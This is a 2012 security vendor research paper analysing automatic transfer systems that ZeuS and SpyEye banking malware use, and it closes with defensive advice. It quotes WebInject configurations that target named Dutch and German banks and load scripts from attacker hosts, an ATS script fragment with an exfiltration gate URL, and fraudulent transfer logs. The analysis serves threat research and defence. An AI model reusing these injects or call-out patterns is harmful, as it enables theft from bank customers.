

Trend Micro Incorporated
Research Paper
2012

Automating Online Banking Fraud

Automatic Transfer System: The Latest Cybercrime Toolkit Feature

By: Loucif Kharouni

CONTENTS

- Introduction 1
- Then: *WebInject* Files 1
- Now: ATSS 2
 - Existing ATS Versions Seen in the Wild..... 3
 - ATSS in the Cybercriminal Underground 3
 - Most Targeted Countries 5
 - Other Targets 6
- Conclusion 7

INTRODUCTION

This research paper will discuss automatic transfer systems (ATSS), which cybercriminals have started using in conjunction with SpyEye¹ and ZeuS² malware variants as part of *WebInject* files. It will also provide some insights as to why some countries appear to be more targeted than others.

In the past, SpyEye and ZeuS malware variants used *WebInject* files as additional tools to steal victims' personal online banking, webmail service, and financial service (e.g., *PayPal* accounts) account credentials. A *WebInject* file contains several lines of JavaScript and HTML code in order to mimic or create a fake pop-up that asks users for their credentials every time they access their online bank accounts.

Times have changed, however. Cybercriminals have now taken things a step further with the help of ATSS. Unlike *WebInject* files that displayed pop-ups to steal victims' credentials, ATSS remained invisible. These did not prompt the display of pop-ups as well as performed several tasks such as checking account balances and conducting wire transfers using the victims' credentials without alerting them. ATSS scripts also modified account balances and hid illegitimate transactions to hide traces of their presence to victims. As long as a system remains infected with an ATSS, its user will not be able to see the illegitimate transactions made from his/her accounts. This essentially brings to the fore automated online banking fraud because cybercriminals no longer need user intervention to obtain money.

Victims' systems are initially infected by ATSS using methods typical of ZeuS and SpyEye, namely:

- Via phishing emails with links to phished pages or malware attachments
- Via drive-by downloads from malicious or compromised legitimate sites

THEN: *WEBINJECT* FILES

WebInject files are commonly associated with ZeuS and SpyEye toolkits even if these did not come built in to the toolkits. In fact, cybercriminals who wanted to use the *WebInjects* functionality of ZeuS and SpyEye toolkits had to include such a file when creating malware with the aid of builders. ZeuS and SpyEye malware variants can read and use *WebInject* files. SpyEye's creator even made sure that SpyEye malware variants provided support for ZeuS *WebInject* files.

A *WebInject* file is basically a text file with a lot of JavaScript and HTML code. This file allows cybercriminals to target specific organizations (e.g., banks) and inject specific code into victims' browsers so they can modify the web pages the users access in real time. *WebInject* file users can easily make fake pop-ups that ask victims for specific credentials (e.g., social security numbers and mothers' maiden names) appear. *WebInject* files have all of the code required to fool victims into thinking the pop-ups they see are real. These use HTML code to render pages that look authentic using various parameters such as:

- **set_url [targeted url]:** Parameter that indicates what URL the code specified in the `data_inject` parameter will be injected to.
- **data_before:** Parameter used to render a certain page.
- **data_inject:** The most important parameter in that it is where the JavaScript or HTML code is injected to. The code injected to this parameter can range from simple to very complex in terms of encoding.
- **data_after:** Parameter used to render a certain page.

1 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_turning-the-tables_spyeye-cibercrime-ring.pdf

2 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_zeus-persistent-criminal-enterprise.pdf

Now: ATSS

The sample code below has been injected to a *WebInject* file that targets *rabobank.nl*. It calls a remote .JS file that contains the JavaScript or HTML code that will perform the injection.

```
set_url https://xxxxxeren.xxxxxank.nl/klant*
GP
;-----
;-----
;-----
;-----
data_before
<head>
data_end
data_inject
<script>var bguid = '%BOTNAME%';</script>
<script type="text/javascript" src="https://
verificate-me.com/nl01/jquery17.js"></script>
<script type="text/javascript" src="https://
verificate-me.com/nl01/xxxxxeren.xxxxxank.
nl.js"></script>
data_end
data_after
data_end
```

ATSS are often unknown parts of the *WebInject* files either ZeuS or SpyEye malware variants use. ATS code is often incorporated into simple or very complex JavaScript code embedded in *WebInject* files.

Two types of ATS exist. Some information such as the remote server to which the script sends transaction data (i.e., whether the transaction was successful or not) back to is clearly stated within even simple *WebInject* files. Very complex *WebInject* files, on the other hand, contain all of the information the script needs in order to work, access, and perform ATS-related tasks.

```
var token=document.getElementById( token );
if( token.value.length<5 ) {alert('Invalid token code.')} return false;}
var fin=document.getElementById("fin");
var error=document.getElementById("error");
var ent=document.getElementById("ent");
var man=document.getElementById("man");
var clientNumber=document.getElementById("CUS");
var password=document.getElementById("Pw0");
var ACD_link="https://ssl-autoris.com/cgi-bin/ACD.js";
var gate_link="http://finkoprom.cc/admin/corp_west/index.php";
var sstate=0;
function onLoadACD() {
    token.disabled=false;
    token.value="";
}
```

Figure 1. WebInject file with an ATS URL the script should send transaction information back to

```
set_url https://banking.postbank.de/ra1/* GP
;-----
;-----
data_before
data_end
data_inject
<script>var bguid = '%BOTNAME%';</script>
<script type="text/javascript" src="https://verificate-me.com/nl01/postbank.js"></script>
data_end
data_after
data_end
```

Figure 2. WebInject file with a URL from which the script where the ATS intrusions are indicated will be pulled out




Figure 3. Sample script that is pulled out

Existing ATS Versions Seen in the Wild

Various active ATSs currently found in the wild are being used by cybercriminals to conduct automated online financial fraud. These versions use a common framework. Their base code does not change from one version to another. New functionality has been introduced in more recent versions, however, in order to address new security measures.

Below are some of the existing ATS versions we found in the wild:

- v1-06.10-1500
- v2-29.06-1142
- v18-25.05-11.03
- v19-07.06-1t0.46
- v20-29.06-0858

The ATS control panel is pretty simple.



Password:

Figure 4. ATS control panel

A log file that shows all transaction attempts can be easily accessed using the control panel.

```
[29-05-11 08:57] @ ██████████
Transfer successful!
ATS version: v18-18.05-15.46
--- Transfer data ---
Transfer Type: Internal
Selected Account: ██████████
Holder Name: ██████████ ██████████
Drop Name: ██████████ ██████████
Drop Account Nr.: ██████████
Amount: 5071 EUR
Transfer Memo: betaling
--- Account data ---
Login: ██████████
Password: ██████████
--- Balances ---
██████████ 7.801,74 EUR
```

Figure 5. Sample log file of transaction attempts

Cybercriminals can steal money from ATS-infected systems in various ways. Some use a ring of mules to extract money from victims' bank accounts while others use completely automated but visible ATSs. Based on research findings, however, it is hard to give an exact success rate. We have seen a lot of unsuccessful transfers but also large amounts of money (i.e., 5,000-13,000 Euros) transferred to some mules' accounts. In the latter's case, the mule just has to withdraw the stolen money and send it to the cybercriminals.

```
[15-06-11 12:52] @ ██████████
Transfer successful!
ATS version: v19-07.06-10.46
--- Transfer data ---
Transfer Type: IBAN/BIC
Selected Account: ██████████
Holder Name: ██████████ ██████████
Drop Name: ██████████ ██████████
Drop IBAN: ██████████ ██████████ ██████████ ██████████
Drop BIC: ██████████ ██████████
Amount: 13000 EUR
Transfer Memo: SENSATION
--- Account data ---
Login: ██████████
Password: ██████████
--- Balances ---
██████████ 20.509,33 EUR
```

Figure 6. Sample log file of a successful transaction attempt

ATSs in the Cybercriminal Underground

The cybercriminal underground is the place to find people coding *WebInject* files and ATSs. A lot of cybercriminals offer such services on demand. One guy that particularly caught our attention was *ArtCard*, aka "xs." He specializes in offering good-quality *WebInject* files that work with either Zeus or SpyEye toolkits.




Figure 7. ArtCard's ad for Weblinject files found in various forums

ATS creators are also easy to get hold of and talk to most of the time. They offer generic ATSs targeting European banks as well as customized systems for steeper prices, of course.

```

[12:59] do you have ATS for us banks?
[13:02] no
[13:03] its hard to find;
[13:03] you know someone that have it?
[13:04] no
[13:04] i can make it. and i have many injects on my price list
[13:04] including usa
[13:09] how much if u make one for bank of america? but not sure its possible because they use limit transfer and sms
[13:19] ats is about 4k. if you want private ats, +50%
[13:19] depends on bank
[13:48] ok
[13:50] have u ever made ats for us bank before?
[14:01] is there anything specific for us banks?
[14:07] nothing specific except for some banks, i just dont understand why nobody has it ready to sell like the ats for DE / IT
[14:07] or UK
[14:09] because there are no orders for such ats -> coders don't write them -> coders don't have them for sale
[14:17] ok got it
[09:14] ok cool, do you still provide weblinjects?
[09:32] yes ,we have UK pack 800 LR , USA pack 800 LR
[09:33] any custom order price 80LR/each ,already made inject 60LR/each and also minimal 5 injects order
[09:38] Whats about ATS? do you have already made?
[09:40] nope , sorry

```

Figure 8. Live chat sessions with ATS creators

Most of the cybercriminals that sell ATs are from Eastern Europe (i.e., not limited to Russia). In the course of conducting research, we managed to talk to Russian, Ukrainian, and Romanian ATs resellers. We have, however, also come across a few Russian ATs creators.

Today's cybercriminals face challenges due to the additional security measures banks employ such as imposing transfer limits and sending transaction SMS notifications. These measures have been most notably implemented by European banking institutions. ATs users aim to clean out victims' bank accounts without leaving a trace. Unfortunately, additional bank security measures do not allow them to do so. To stay under the radar, they transfer certain amounts of money each time victims log in to their accounts. We have, for instance, seen ATs transfer as little as 500 Euros to as much as 13,000 Euros at a time to foreign accounts.

ATs may not be available in all countries. In fact, most are created on demand and commonly target banks in Germany, the United Kingdom, and Italy. Cybercriminals who want customized ATs that work against banks in specific countries have to ask for "private" or customized versions. The prices of such ATs, of course, depend on how complex the target bank's website is. The more complex the site is, the more expensive the ATs will be.

ATs creators also require a live account with the bank a customer wishes to target so they can log in, study the site's code, and create a working ATs. Note, however, that the live account can be a stolen account.

It is, however, hard to find ATs that target Russian or Japanese banks because the demand for such is not high. More advanced online banking security practices (e.g., two-factor authentication) are driving cybercriminals to develop more advanced techniques like using ATs, which are in and of themselves quite complex.

Most Targeted Countries

The countries that most commonly suffer from ATs attacks are Germany, the United Kingdom, and Italy because European banks have introduced sophisticated two-factor authentication, which makes simple phishing credentials ineffective. As a result, cybercriminals had to develop more sophisticated tools that can undermine the stronger security measures implemented by banks in these countries.

In the course of conducting research, we stumbled upon a very interesting case wherein the associated *WebInject* file used several external JavaScript files that performed different actions, which were then reported to a widely open central ATs control panel. We found log entries dated as early as February 5, 2012 to the present. This ATs control panel differed from others we have encountered in that the *WebInject* file targeted several German banks using a single ATs.

The ATs server has three folders for each target bank. Each folder contains the specific JavaScript that will perform the automatic transfer, which can either be within the country or Europe.





Figure 9. Sample ATs server control panel



```
var test = false;
var DLimit = true;

var drUrl = 
var putUrl = 
var Gif = 
var blankUrl = 'about:blank';

function debug(msg) {
    if(test) alert(msg);
}

if(typeof HTMLElement!='undefined' && !HTMLElement.prototype.click) {
    HTMLElement.prototype.click=function(){
        var evt = this.ownerDocument.createEvent('MouseEvents');
        evt.initMouseEvent('click', 1, 1, this.ownerDocument.defaultView, 1, 5, 5, 5, 5, 0, 0, 0, 0, null);
        this.dispatchEvent(evt);
        if (this.href!="undefined") {document.location.replace(this.href)}
    }
}
```

Figure 10. A remote JavaScript file that contains ATS configurations

Other Targets

Even though Germany, the United Kingdom, and Italy seem to be targeted most, banks and other financial institutions from basically anywhere are not safe from attacks.

We found *WebInject* files that can be used in ATSS to target financial institutions based in the United States. Although very limited to samples found in the wild compared with those targeting European financial institutions, we found basic files that cybercriminals can use to make fake pop-ups appear when victims browse their online bank accounts.

As previously mentioned, ATSS targeting specific institutions are hard to create, especially if these are not in demand. SpyEye and ZeuS users would also rather buy *WebInject* files for European banks than U.S. banks since they seem to have easier access to live European bank accounts in order to create and update their malicious creations.

CONCLUSION

We predict that cybercriminals will continue to improve ATSS, as these can prove to be a good source of income. Defense against ATS attacks should start with blocking the initial infection, which may come in the form of phishing emails or drive-by downloads from malicious or compromised legitimate sites.

Home users should ensure that their security solutions have built-in web threat as well as advanced browser protection, both of which are integrated into Trend Micro™ Titanium™ Maximum Security. Companies, on the other hand, can count on endpoint solutions such as Trend Micro™ Worry-Free™ Business Security for small and medium-sized businesses (SMBs) or OfficeScan for large enterprises. One type of ATS communicates with external communication-and-control (C&C) servers to deliver instructions, which the Trend Micro™ Smart Protection Network™ Web Reputation Technology blocks, thereby breaking the infection chain.

ATS infection is difficult to determine since ATSS silently perform fraudulent transactions in the background. It is, therefore, a good practice to frequently monitor banking statements using methods other than doing so online (i.e., checking balances over the phone or monitoring bank statements sent via mail).

Financial institutions, meanwhile, will benefit from analyzing this attack method to determine if they need to modify or supplement their existing security controls.

TREND MICRO™

Trend Micro Incorporated (TYO: 4704; TSE: 4704), a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years' experience, we deliver top-ranked client, server and cloud-based security that fits our customers' and partners' needs, stops new threats faster, and protects data in physical, virtualized and cloud environments. Powered by the industry-leading Trend Micro™ Smart Protection Network™ cloud computing security infrastructure, our products and services stop threats where they emerge—from the Internet. They are supported by 1,000+ threat intelligence experts around the globe.

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651

Phone: 1 +408.257.1500

Fax: 1 +408.257.2003

www.trendmicro.com



Securing Your Journey
to the Cloud